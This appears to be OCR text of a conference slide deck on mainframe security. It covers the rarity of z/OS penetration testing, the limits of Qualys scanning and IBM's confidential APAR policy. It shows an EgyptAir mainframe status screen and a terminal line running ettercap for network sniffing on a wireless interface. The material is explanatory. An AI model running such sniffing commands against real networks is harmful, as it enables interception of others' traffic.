


```
 EGYPTAIR:IMSL IMST IMSLN IMSTN CNM02 CICSL CICST CICSLN CICSTN TSOJ TSOB TSOJN
   TSOBN
 NAME:    TCPD980D          Date: 01/25/15
 IPADDR: 188.138.9.49       Time: 01:17:22



  CONGRATULATIONS ! MIGRATION OF ALL MAINFRAME SYSTEMS COMPLETED SUCCESSFULY

 ______________________________________________________________________________
    SYSTEM                                      SYSTEM

 ______________________________________________________________________________
 CARGO REVENUE ACC. SYS    DONE             NON-TECH STORES SYSTEM   DONE
 FUEL SYSTEM               DONE             KARNAK SYSTEM            DONE
 AIR MAIL SYSTEM           DONE             TAX FREE SHOPS SYSTEM    DONE
 FIXED ASSETS SYSTEM       DONE             TRAINING SYSTEM          DONE
 ACCOUNTING SYSTEM         DONE             FLIGHT OPERATION SYSTEM  DONE
 STOCK SYSTEM              DONE             GROUND SERVICES SYSTEM   DONE
 CATERING SYSTEM           DONE             ME MAXI MERLIN SYSTEM    DONE
 PERSONNEL SYSTEM          DONE             MA ACCOUNTING SYSTEMM    DONE
 MEDICAL SYSTEM            DONE             CARGO SYSTEM             DONE

 ______________________________________________________________________________
```

INTERESTING




SO WHAT?



```
dade@mainframe:~$
dade@mainframe:~$
dade@mainframe:~$
dade@mainframe:~$
dade@mainframe:~$
dade@mainframe:~$
dade@mainframe:~$
dade@mainframe:~$
dade@mainframe:~$
dade@mainframe:~$ sudo ettercap -Tq -i wlan0 /10
```

NOTHING BUT CHALLENGES

CURRENT STATE



```
CHANGES LOCKED OUT

** IMPROPER REQUEST **

** ACCESS  DENIED **
```

SECURITY TESTING

PENETRATION TESTING

VS

VULNERABILITY SCANNING

PENETRATION TESTING

- **Black Box**: No information known
- **White Box**: Attacker has system information

Purpose: Identify potential security weaknesses

QUESTION

THINK TO YOURSELF

WHO HERE HAS AN ACTIVE Z/OS PLATFORM AND APPLICATION PENETRATION TESTING PROGRAM?

PENTEST

Rarely performed on mainframes or mainframe applications

- Lack of skillsets and information
- Lack of demand from enterprise
- *Concern for system outages and downtime*
- Mainframe organization political power

VULNERABILITY SCANNING

- Using automated tools to scan a machine for known weaknesses
- Generally detects lack of patches or configuration issues

VULN SCANNIN


- Orgs are forced to do it
- Example: Qualys
  - Standard tool
  - Used all over the world
  - Supports authenticated and unauthenticated

COMPLETELY USELESS

QUALYS

WHY?

- Qualys doesn’t support z/OS
- IBM (and Vendors) don’t publicly release security vulnerabilities



IBM POLICY

Question:

Why are Security / Integrity APARs not publicly posted via CERT vulnerabilities, CVE or other means?

Answer:


After discussions with many System z clients over the years IBM concluded that, for several reasons, Security / Integrity APAR data should be kept confidential and provided to only those that have a verifiable need to know. Organizations, like US-CERT and CVE have a different philosophy. They believe in full disclosure and the public dissemination of vulnerability information. There are pros and cons to each approach and we believe that public release of this data was not in the best interest of the System z community.

Question:

Why are CVE or CERT VU numbers not incorporated in the APAR information provided to clients?

Answer:

IBM System z believes that the details of Security / Integrity APARs should not be made publically available. In some cased these details might have been reported by a particular client and reporting details could put their enterprise at risk. Adding a CVE or CERT VU number to an APAR description would provide additional detail that could increase risk to clients.



“PUBLIC RELEASE OF THIS DATA WAS NOT IN THE BEST INTEREST OF THE SYSTEM Z COMMUNITY”

QUALYS

Resulting in:

- Compliance scans only catching small issues
  - E.G. Older version of apache
- False sense of security
- Appeasing PCI gods

IBM SECURITY PORTAL!

